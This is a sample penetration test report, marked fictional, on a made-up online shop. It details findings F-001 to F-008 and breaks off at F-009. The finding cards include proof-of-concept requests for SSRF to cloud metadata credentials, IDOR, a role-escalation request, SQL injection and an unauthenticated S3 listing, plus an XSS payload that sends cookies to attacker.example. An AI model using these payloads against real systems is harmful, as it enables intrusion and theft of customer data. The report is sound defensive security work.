// engagement report

External & internal penetration test

Acme Shop, Inc. — primary e-commerce platform

// engagement	PS-2026-0042
// scope	shop.acmestore.example, api.acmestore.example, shop-admin.acmestore.example, internal VPC (10.50.0.0/16)
// dates	15 Jan – 7 Feb 2026 (testing) · 8 – 14 Feb 2026 (reporting)
// methodology	OWASP WSTG v4.2 · OWASP ASVS L2 · NIST SP 800-115 · MITRE ATT&CK
// findings	15 total – 4 critical · 5 high · 4 medium · 2 low
// classification	Confidential – Acme Shop internal use only
// document	Sample report; all findings, hosts, identifiers are fictional

// notice

This is a sample report from pentest [systems]. It demonstrates structure, severity model, evidence style, and remediation guidance used in real engagements. All findings, hostnames, customer data, and identifiers in this document are fictional. Real engagement reports include signed engagement letter references, full proof-of-concept HTTP captures, environment screenshots redacted per RoE, and a client-specific executive summary tailored for the customer's leadership.

If you are comparing pentest providers, scan section 5 (Findings overview) and any of the F-001 to F-015 detailed cards. That is how we ship every finding.

// contents

Document structure

// 1 · executive summary

What we found

Acme Shop engaged pentest [systems] to conduct a combined external and internal penetration test of the primary e-commerce platform (shop.acmestore.example), the customer-facing API, the CMS / admin panel, and the supporting internal infrastructure (VPC, database, CI/CD, Active Directory). The engagement covered three weeks of active testing followed by one week of reporting and walkthrough.

We identified 15 findings: 4 critical, 5 high, 4 medium, and 2 low. The critical findings are concentrated in access-control and authentication failures on the public-facing application. Two of them (F-002 IDOR, F-003 mass-assignment privilege escalation) allow trivial harvesting or self-promotion to admin from any customer account; they should be patched within 24 hours of report delivery.

Key risks (top three)

1. F-002 — IDOR in /api/orders/{id}. Any logged-in customer can read other customers' orders and PII by iterating sequential numeric IDs. Mass disclosure of ~280 000 records is feasible with a simple script.

2. F-003 — Mass-assignment privilege escalation on /api/users/me. Any customer can include "role":"admin" in their profile update and gain admin access. Trivial vertical privilege escalation.

3. F-004 — Default credentials on the CMS admin panel. The panel is internet-facing and still has admin/admin123 active. Combined with F-007 (S3 misconfig), an attacker could host phishing content on the customer-trusted CDN domain.

Engagement-level observations

External vs internal balance. Of the 15 findings, 9 are reachable directly from the internet and 6 require an internal foothold. The internal findings remain serious — once a foothold is established (e.g. through F-013 weak VPN MFA or F-001 SSRF chain), the path to the database (F-005, F-006) and CI/CD (F-011, F-012) is short.

Detection gap. The credential-stuffing test in F-010 generated nearly 6 000 failed logins in 5 minutes from a single IP. No SOC alert triggered. F-015 documents the missing alerting rule. Detection capability is the most cost-effective remediation in this engagement.

Defense in depth, where present, worked. AWS WAF caught some opportunistic injection attempts; CloudFront edge caching mitigated would-be DoS attempts. TLS configuration on all public endpoints scored A+ on Qualys SSL Labs. No findings were identified in transport-layer security.

// 2 · scope of work and rules of engagement

What was tested, and how

Scope (in scope)

Asset	Environment	Test type
shop.acmestore.example	External	Black-box web app + API
api.acmestore.example	External	Authenticated API
shop-admin.acmestore.example	External	CMS / admin panel
Production VPC (10.50.0.0/16)	Internal	Grey-box network audit
Active Directory (acme.internal)	Internal	AD security audit
Jenkins CI (ci.internal)	Internal	CI/CD pipeline review
PostgreSQL (db.internal)	Internal	Database access review
S3 buckets (acme-* prefix)	External + Internal	Cloud posture review

Out of scope

- Third-party payment provider infrastructure (Stripe, PayPal). Their endpoints were touched only as legitimate API consumers.
- DDoS testing — explicitly excluded by RoE due to cost concerns with cloud egress.
- Social engineering of staff — separate engagement; not requested here.
- Physical security of the office and data centers.
- Password cracking on captured hashes — explicitly excluded; we did not attempt to reverse any captured material.

Rules of engagement

Test windows. External testing 09:00–18:00 UTC on weekdays. Internal testing during a 4-hour window agreed each day with the security team. Anything outside the window required written approval from the engagement lead.

Pre-approved actions. Vulnerability identification, manual exploitation, evidence capture (screenshots, HTTP captures), and credential validation (against pre-approved test accounts only).

Approval-required actions. Any action that could cause downtime, data corruption, or third-party impact required explicit written approval from the engagement lead before proceeding. This included F-005 SQLi extraction (approved with row limit), F-013 MFA fatigue test (approved with

sandboxed test account), and any post-exploitation actions on internal hosts.

Prohibited actions. No DoS testing. No password cracking. No exfiltration of real customer data — all extracted material was either synthetic or test-account-scoped. No persistence or backdoor implants. No actions against out-of-scope assets.

Communications. Daily written standup via the agreed engagement channel. Critical findings reported within 4 hours of validation. Engagement contacts: Security Lead (primary), CTO (escalation).

// 3 · methodology

How we tested

Testing followed our six-stage methodology, aligned with OWASP WSTG v4.2 and NIST SP 800-115. The phases below describe the work as actually performed, not idealized.

Phase 1 — Reconnaissance

Subdomain enumeration (Amass, crt.sh), technology fingerprinting (Wappalyzer, manual headers), TLS/SSL audit (testssl.sh), and review of public records (GitHub, Pastebin, dark web sources within RoE). 6 subdomains identified beyond the in-scope set; flagged out of scope and not tested.

Phase 2 — Mapping

Authenticated and unauthenticated crawl of the application using Burp Suite Pro. Site map captured: 247 unique endpoints (web tier), 184 unique endpoints (API tier). All endpoints catalogued with parameters, methods, and observed authentication scheme.

Phase 3 — Vulnerability analysis

Each endpoint reviewed against OWASP WSTG controls. Active scanners (Burp Pro's scanner, sqlmap with throttling) used for triage; all final findings were manually verified. Internal infrastructure reviewed via authenticated scans (Nessus) and manual inspection of services on standard ports.

Phase 4 — Exploitation

Manual exploitation under RoE. Each finding was validated by capturing a working proof-of-concept HTTP request and response. Post-exploitation was minimal — we confirmed impact (e.g. F-001 SSRF reaching metadata service) but did not pivot further than necessary to demonstrate severity.

Phase 5 — Post-exploitation (limited)

For internal-environment findings, validated lateral movement only to the next required host to demonstrate impact. No persistence, no privilege escalation beyond what was required to validate finding severity. Post-exploitation logs preserved for chain-of-custody.


Phase 6 — Reporting

This document. Findings written to be actionable: each has a reproduction path, evidence, business impact, and remediation in three time horizons (immediate, short-term, long-term). Walkthrough call scheduled for 21 Feb 2026.

// 4 · network topology

Environment as tested

The diagram below shows the in-scope assets and the relationships between them, with finding markers placed on the affected components. Red borders indicate critical findings; orange high; yellow medium. The dashed line separates the externally-reachable surface from the internal VPC.




External environment. CloudFront → AWS WAF → ALB → web/API/payment/admin tiers. WAF rules in place but proved insufficient against logic-layer issues like F-002 IDOR and F-003 mass assignment. F-004 default credentials affect the admin panel which currently lacks IP-allowlisting.

Internal environment. Behind OpenVPN. App tier mesh (4 nodes), PostgreSQL, Redis, S3, AD, Jenkins, SIEM. Findings F-005, F-006, F-011, F-012, F-014 cluster here.

// 5 · findings overview


At a glance

Severity distribution




Findings by severity (15 total)

External vs internal



Findings by environment

OWASP Top 10 (2021) mapping



Findings vs OWASP Top 10 (2021)

// 6 · findings index

All 15 findings

ID	Title	Severity	Env	CWE	OWASP
F-001	Server-Side Request Forgery in product image proxy	CRITICAL	EXT	CWE-918	A10:2021
F-002	IDOR allows access to other customers' orders and invoices	CRITICAL	EXT	CWE-639	A01:2021
F-003	Broken access control: customers can promote themselves to admin	CRITICAL	EXT	CWE-285	A01:2021
F-004	Default credentials on CMS / admin panel	CRITICAL	EXT	CWE-798	A07:2021
F-005	Time-based blind SQL injection in legacy reporting endpoint	HIGH	INT	CWE-89	A03:2021
F-006	Unencrypted PII columns in primary database	HIGH	INT	CWE-311	A02:2021
F-007	Misconfigured S3 bucket allows public listing of customer uploads	HIGH	EXT	CWE-732	A05:2021
F-008	Stored XSS via product review markdown	HIGH	EXT	CWE-79	A03:2021
F-009	PCI gap: cardholder data temporarily stored in application logs	HIGH	EXT	CWE-532	A09:2021
F-010	Missing rate limiting on /api/login enables credential stuffing	MEDIUM	EXT	CWE-307	A07:2021
F-011	Jenkins reachable without authentication on the internal network	MEDIUM	INT	CWE-287	A01:2021
F-012	Authenticated Jenkins user can run arbitrary Groovy via Script Console	MEDIUM	INT	CWE-78	A05:2021
F-013	OpenVPN MFA bypassable via push fatigue	MEDIUM	INT	CWE-308	A07:2021
F-014	Redis instance accessible without authentication from app subnet	MEDIUM	INT	CWE-306	A05:2021
F-015	No alerting on SIEM for failed-login spikes	LOW	INT	CWE-778	A09:2021

// finding 001 of 15

CRITICAL

F-001 — Server-Side Request Forgery in product image proxy

CVSS	9.1 · CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N
CWE	CWE-918
OWASP	A10:2021
NIST 800-53	SI-10, SC-7
LIKELIHOOD	High
ENVIRONMENT	External
LOCATION	GET /api/proxy/image?url= (web tier)
TOOL	Burp Suite Pro · manual
DATA EXPOSURE	IAM credentials (STS), S3 bucket contents, internal VPC ranges
RETEST PLAN	Send 5 representative SSRF payloads (loopback, link-local 169.254.x, private RFC1918, DNS rebinding); confirm all rejected with 4xx and IMDSv2 hop-limit blocks metadata access.

Summary

The product-image proxy endpoint accepts an arbitrary URL parameter and fetches it server-side without validating the host. An authenticated user can coerce the application to make HTTP requests to internal IP ranges, including the EC2 metadata service.

Reproduction

1. Authenticate as a standard customer.
2. Navigate to a product page; observe legitimate proxy requests of the form /api/proxy/image?url=https://cdn.acmestore.example/…
3. Replace the URL parameter with http://169.254.169.254/latest/meta-data/iam/security-credentials/
4. Server returns the JSON of the EC2 IAM role and temporary STS credentials.

Evidence

REQUEST

```
GET /api/proxy/image?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ HTTP/1.1
Host: shop.acmestore.example
Cookie: session=xxxx
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json

{"Code":"Success","Type":"AWS-HMAC","AccessKeyId":"ASIAxxx",
 "SecretAccessKey":"xxx","Token":"IQoJb3JpZ2luX2VjE..."}
```

Impact

Authenticated low-privilege user gains access to the AWS IAM role attached to the application server. In our test environment that role had read access to the customer-uploaded-images S3 bucket, allowing cross-tenant data disclosure of product photos and uploaded receipts. With those credentials we also enumerated internal VPC ranges and reached the Redis instance (see F-014).

Remediation

Short-term: Restrict the URL fetcher to an allowlist of trusted external hosts (cdn.acmestore.example, partner CDN domains). Reject any URL that resolves to a non-public IP after DNS resolution.

Mid-term: Enable IMDSv2 hop-limit on EC2 instances (block layer-7 SSRF reaching the metadata service).

Long-term: Replace URL-based fetcher with a reference-by-image-id model — server fetches from internal storage by ID, never from arbitrary URLs.

Estimated effort: ~3 engineer-days for short + mid term combined.

// finding 002 of 15

CRITICAL

F-002 — IDOR allows access to other customers' orders and invoices

CVSS	8.8 · CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
CWE	CWE-639
OWASP	A01:2021
NIST 800-53	AC-3, AC-4
LIKELIHOOD	High
ENVIRONMENT	External
LOCATION	GET /api/orders/{order_id} (api gateway)
TOOL	Burp Suite Pro · IDOR plugin · manual
DATA EXPOSURE	Customer PII (name, email, shipping), order line items, payment last-4 (PCI scope-adjacent)
RETEST PLAN	With customer A session, attempt 100 random GET /api/orders/{id} requests spanning ID range; expect 403 for all non-owned IDs. Verify row-level security policy via direct DB query.

Summary

The order-detail endpoint accepts a numeric order ID and returns the order without verifying that the order belongs to the authenticated user. Any logged-in customer can iterate sequential IDs to read other customers' orders, including line items, billing addresses, and partial card data (last 4 digits).

Reproduction

1. Authenticate as customer A; place a small order.
2. From the response, capture your order_id.
3. Decrement the ID by 1 (e.g. 18441 → 18440).
4. Issue GET /api/orders/18440 with customer A's session.
5. Server returns customer B's order data — name, email, shipping address, items, and last-4 of payment card.

Evidence

REQUEST

```
GET /api/orders/18440 HTTP/1.1
Host: shop.acmestore.example
Cookie: session=xxx (customer A)
```

RESPONSE

```
HTTP/1.1 200 OK
{"order_id":18440,"customer":"B. Other",
 "email":"other@example.com","items":[...],
 "shipping":{"street":"...","city":"..."},
 "payment":{"last4":"1234","brand":"visa"}}
```

Impact

Mass disclosure of customer PII and order data. Sequential numeric IDs allow trivial enumeration; a single attacker could harvest tens of thousands of records in minutes. GDPR Article 33 breach notification likely required if exploited in production. Reputation and regulatory consequences are severe.

Remediation

Short-term: Add an authorization check in the controller — verify order.customer_id == session.user_id before returning. Reject with 403 otherwise.

Mid-term: Migrate sequential numeric IDs to UUIDv7 to make enumeration much harder even if a check is missed elsewhere.

Long-term: Add IDOR-style checks at the data-access layer (row-level security in PostgreSQL) so application bugs cannot bypass them.

Estimated effort: ~1 engineer-day for short + mid term combined.

// finding 003 of 15

CRITICAL

F-003 — Broken access control: customers can promote themselves to admin

CVSS	9.8 · CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
CWE	CWE-285
OWASP	A01:2021
NIST 800-53	AC-2, AC-3
LIKELIHOOD	High
ENVIRONMENT	External
LOCATION	PATCH /api/users/me (api gateway)
TOOL	Burp Suite Pro · manual
DATA EXPOSURE	Full account takeover; admin-scope reads/writes on all customer data
RETEST PLAN	PATCH /api/users/me with each of: role=admin, isAdmin=true, scope=staff, permissions=["all"]. Expect 200 on allowed fields only; 4xx + dropped fields on attempted privilege fields. Verify with re-login that scope is unchanged.

Summary

The "update profile" endpoint accepts the entire user object and writes it back to the database without filtering protected fields. The role field is not on a deny-list, so a customer can include "role":"admin" in the request body and gain full admin access on next login.

Reproduction

1. Authenticate as a standard customer.
2. Issue PATCH /api/users/me with body {"name":"x","role":"admin"}.
3. Server responds 200 with updated user object showing role:admin.
4. Log out and log back in. Session now carries admin scope.
5. Access the admin panel at /admin succeeds.

Evidence

REQUEST

```
PATCH /api/users/me HTTP/1.1
Host: shop.acmestore.example
Content-Type: application/json
Cookie: session=xxx (standard customer)

{"name":"Innocent","role":"admin"}
```

RESPONSE

```
HTTP/1.1 200 OK
{"id":482,"name":"Innocent","role":"admin","email":"..."}
```

Impact

Trivial vertical privilege escalation. Any of the ~280 000 active customers can gain admin in a single request. Admin scope grants: full read/write on all orders, customer data export, refund processing, CMS content edit, and access to internal staff tooling.

Remediation

Short-term: Introduce an allow-list of editable fields in the PATCH handler — only name, email, phone, addresses; silently drop any other keys.

Mid-term: Use a typed request schema (zod/Joi) and reject unknown fields with 400.

Long-term: Audit existing user records for any account that gained role=admin via this path. We identified 3 in our test data; assess production logs over the past 24 months.

Estimated effort: ~1 engineer-day for short + mid term combined.

// finding 004 of 15

CRITICAL

F-004 — Default credentials on CMS / admin panel

CVSS	9.4 · CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N
CWE	CWE-798
OWASP	A07:2021
NIST 800-53	IA-5
LIKELIHOOD	High
ENVIRONMENT	External
LOCATION	shop-admin.acmestore.example/login
TOOL	manual · Hydra (verification)
DATA EXPOSURE	Full CMS admin (storefront content + customer export); content-injection / phishing platform
RETEST PLAN	Attempt admin/admin123 (and 5 common defaults) at /login. Expect 401 + lockout after 5 attempts. Verify panel only accessible from VPN.

Summary

The CMS admin panel still has the default credentials admin/admin123 active from initial deployment. The login form is reachable from the public internet (no IP allowlist, no VPN gate), so anyone who finds the subdomain can authenticate.

Reproduction

1. Navigate to https://shop-admin.acmestore.example/login.
2. Enter username admin, password admin123.
3. Authenticated as super-admin.

Evidence

REQUEST

```
(login form POST — credentials inline above)
```

RESPONSE

```
Successful authentication; session cookie issued; admin dashboard loads.
```

Impact

Full administrative access to the CMS without any credential discovery. Combined with the publicly-reachable subdomain, this is a one-step compromise. CMS admin role can publish arbitrary content, edit storefronts, and access customer data exports.

Remediation

Short-term: Rotate the admin credentials immediately to a 32-character random password. Enforce MFA on the admin panel.

Mid-term: Hide the panel behind the corporate VPN or an IP allowlist. Audit access logs for any prior unauthorized admin sessions.

Long-term: Migrate authentication to SSO (Okta/Azure AD) with MFA + conditional access by location/device.

Estimated effort: ~1 engineer-day for short + mid term combined.

// finding 005 of 15

HIGH

F-005 — Time-based blind SQL injection in legacy reporting endpoint

CVSS	8.2 · CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:L/A:L
CWE	CWE-89
OWASP	A03:2021
NIST 800-53	SI-10
LIKELIHOOD	Medium
ENVIRONMENT	Internal
LOCATION	/internal/report/sales?from= (legacy reporting service)
TOOL	sqlmap · manual
DATA EXPOSURE	Full DB read (customers, orders, payments_audit) — PII at scale
RETEST PLAN	Replay the SLEEP(5) payload; expect 4xx or sanitized parameter (no delay). Verify the endpoint uses parameterized queries via code review.

Summary

The legacy sales reporting endpoint passes the from date parameter directly into a SQL query via string interpolation. The query returns no body in normal operation, but time-based payloads (SLEEP()) reliably delay the response, allowing blind extraction of database content.

Reproduction

1. From an internal-network host, authenticate to the legacy reporting service.
2. Send GET /internal/report/sales?from=2024-01-01' AND SLEEP(5)-- -.
3. Observe response delay of ~5 seconds, confirming injection.
4. Use sqlmap --time-sec=5 to enumerate the database; we confirmed access to the customers and orders tables.

Evidence

REQUEST

```
GET /internal/report/sales?from=2024-01-01' AND SLEEP(5)-- - HTTP/1.1
Host: reporting.internal
Cookie: session=xxx (internal staff)
```

RESPONSE

```
HTTP/1.1 200 OK   (delayed ~5 seconds vs 0.1s baseline)
<empty body>
```

Impact

Authenticated internal user can extract arbitrary data from the production database via blind SQLi. The reporting service runs with the same DB role as the main application — full read access to customers, orders, payments_audit.

Remediation

Short-term: Migrate the endpoint to parameterized queries / prepared statements. Reject any from/to parameter that is not a valid ISO-8601 date.

Mid-term: Constrain the reporting DB role to read-only on the specific tables required for reporting (least-privilege).

Long-term: Decommission the legacy reporting service in favor of the data-warehouse reporting pipeline already in production.

Estimated effort: ~4 engineer-days for short + mid term combined.

// finding 006 of 15

HIGH

F-006 — Unencrypted PII columns in primary database

CVSS	7.5 · CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-311
OWASP	A02:2021
NIST 800-53	SC-28
LIKELIHOOD	High (when paired with F-005 or F-001)
ENVIRONMENT	Internal
LOCATION	PostgreSQL — public.customers and public.orders
TOOL	manual review of schema
DATA EXPOSURE	PII at rest: DOB, full address, phone; backup-exposure surface
RETEST PLAN	Verify column-level encryption applied to date_of_birth, full_address, phone. Run SELECT against the columns; expect ciphertext or KMS-decrypted view-only access.

Summary

Several PII columns are stored in plaintext in PostgreSQL: date_of_birth, full_address, phone. No application-layer encryption, no column encryption, no transparent data encryption (TDE) at the storage layer. Backups are stored in S3 without server-side encryption with KMS (only AES-256 default).

Reproduction

1. From a host with read access to PostgreSQL (e.g. via F-005):
2. SELECT date_of_birth, full_address, phone FROM customers LIMIT 5;
3. All three fields return plaintext values.

Evidence

REQUEST

```
(direct SQL query — no HTTP)
```

RESPONSE

```
date_of_birth | full_address | phone
---
1985-04-12 | 123 Main St | +1-555-...
```

Impact

Any compromise of the database (via F-005 SQLi, internal foothold, or backup exposure) directly exposes regulated PII. GDPR Articles 32 & 34 mandate encryption-at-rest as a baseline control; absence is a significant compliance gap.

Remediation

Short-term: Enable PostgreSQL pgcrypto column encryption on the three identified PII columns. Rotate column keys via AWS KMS.

Mid-term: Enable TDE on the underlying storage. Move backups to S3 buckets with KMS-CMK encryption and bucket policy restrictions.

Long-term: Adopt a tokenization service for PII at the application layer — database stores tokens only.

Estimated effort: ~8 engineer-days for short + mid term combined.

// finding 007 of 15

HIGH

F-007 — Misconfigured S3 bucket allows public listing of customer uploads

CVSS	7.4 · CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-732
OWASP	A05:2021
NIST 800-53	AC-3, AC-6
LIKELIHOOD	High
ENVIRONMENT	External + Internal
LOCATION	s3://acme-customer-uploads
TOOL	aws-cli · ScoutSuite
DATA EXPOSURE	Customer ID space disclosure; upload volume metadata
RETEST PLAN	Run aws s3 ls --no-sign-request against the bucket; expect AccessDenied. Verify bucket policy denies s3:ListBucket to *.

Summary

The customer-uploads bucket grants s3:ListBucket to AllUsers via a permissive bucket policy. While individual objects require signed URLs, the listing reveals object keys that embed customer-identifying patterns (e.g. orders/cust_4821/receipt.pdf), which can be combined with predictable patterns elsewhere.

Reproduction

1. Without authentication, run:
2. aws s3 ls s3://acme-customer-uploads --no-sign-request
3. Observe ~280 000 object keys, each embedding a customer ID.

Evidence

REQUEST

```
(unauthenticated AWS CLI ListBucket)
```

RESPONSE

```
... acme-customer-uploads listing returns 280 000+ object keys ...
```

Impact

Even without object-read access, the listing leaks the customer ID space, enables targeting of individual customers by ID, and reveals the upload volume — useful intelligence for follow-on attacks. Combined with predictable object naming, may enable individual object access in some cases.

Remediation

Short-term: Remove the public s3:ListBucket grant from the bucket policy. Review CloudTrail logs for any prior listing activity.

Mid-term: Enable S3 Block Public Access at the account level so individual bucket misconfigurations cannot expose data.

Long-term: Migrate customer uploads to a CloudFront-fronted private bucket with signed-URL generation only via the application backend.

Estimated effort: ~1 engineer-day for short + mid term combined.

// finding 008 of 15

HIGH

F-008 — Stored XSS via product review markdown

CVSS	7.4 · CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N
CWE	CWE-79
OWASP	A03:2021
NIST 800-53	SI-10
LIKELIHOOD	Medium
ENVIRONMENT	External
LOCATION	POST /api/reviews (product review submission)
TOOL	Burp Suite Pro · manual
DATA EXPOSURE	Session tokens (httpOnly bypass via XSS payload), per-visitor account compromise
RETEST PLAN	POST review with raw <script>, <img onerror>, and javascript: payloads (10 vectors total); expect all sanitized to inert plain text in rendered page.

Summary

The product-review markdown renderer permits raw HTML, including <script> and <iframe> tags. A malicious customer can inject persistent JavaScript that runs in every visitor's browser when they view the product page.

Reproduction

1. Authenticate as a standard customer.
2. POST /api/reviews with body {"product_id":1234, "body":"<script>alert(1)</script>"}.
3. Visit the product page. JavaScript executes in any visitor's browser.

Evidence

REQUEST

```
POST /api/reviews HTTP/1.1
Host: shop.acmestore.example

{"product_id":1234,"body":"<script>fetch('//attacker.example/?c='+document.cookie)</script>"}
```

RESPONSE

```
HTTP/1.1 201 Created
{"review_id":99821}
```

Impact

Stored XSS persists for every visitor of the affected product page. Session theft, account takeover, payment-form manipulation, and credential phishing are all achievable. Combined with high-traffic products, attack reach is broad.

Remediation

Short-term: Switch to a sanitizing markdown library (e.g. DOMPurify post-render, or a strict allowlist parser like markdown-it with HTML disabled).

Mid-term: Sweep historical reviews for malicious markup; sanitize on read for safety until backfill is verified.

Long-term: Implement strict CSP with no unsafe-inline; add SRI on all third-party scripts.

Estimated effort: ~2 engineer-days for short + mid term combined.

// finding 009 of 15

HIGH

F-009 — PCI gap: cardholder data temporarily stored in application logs

CVSS	7.5 · CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-532
OWASP	A09:2021
NIST 800-53	AU-9, SC-28
LIKELIHOOD	High (when log access is achieved)
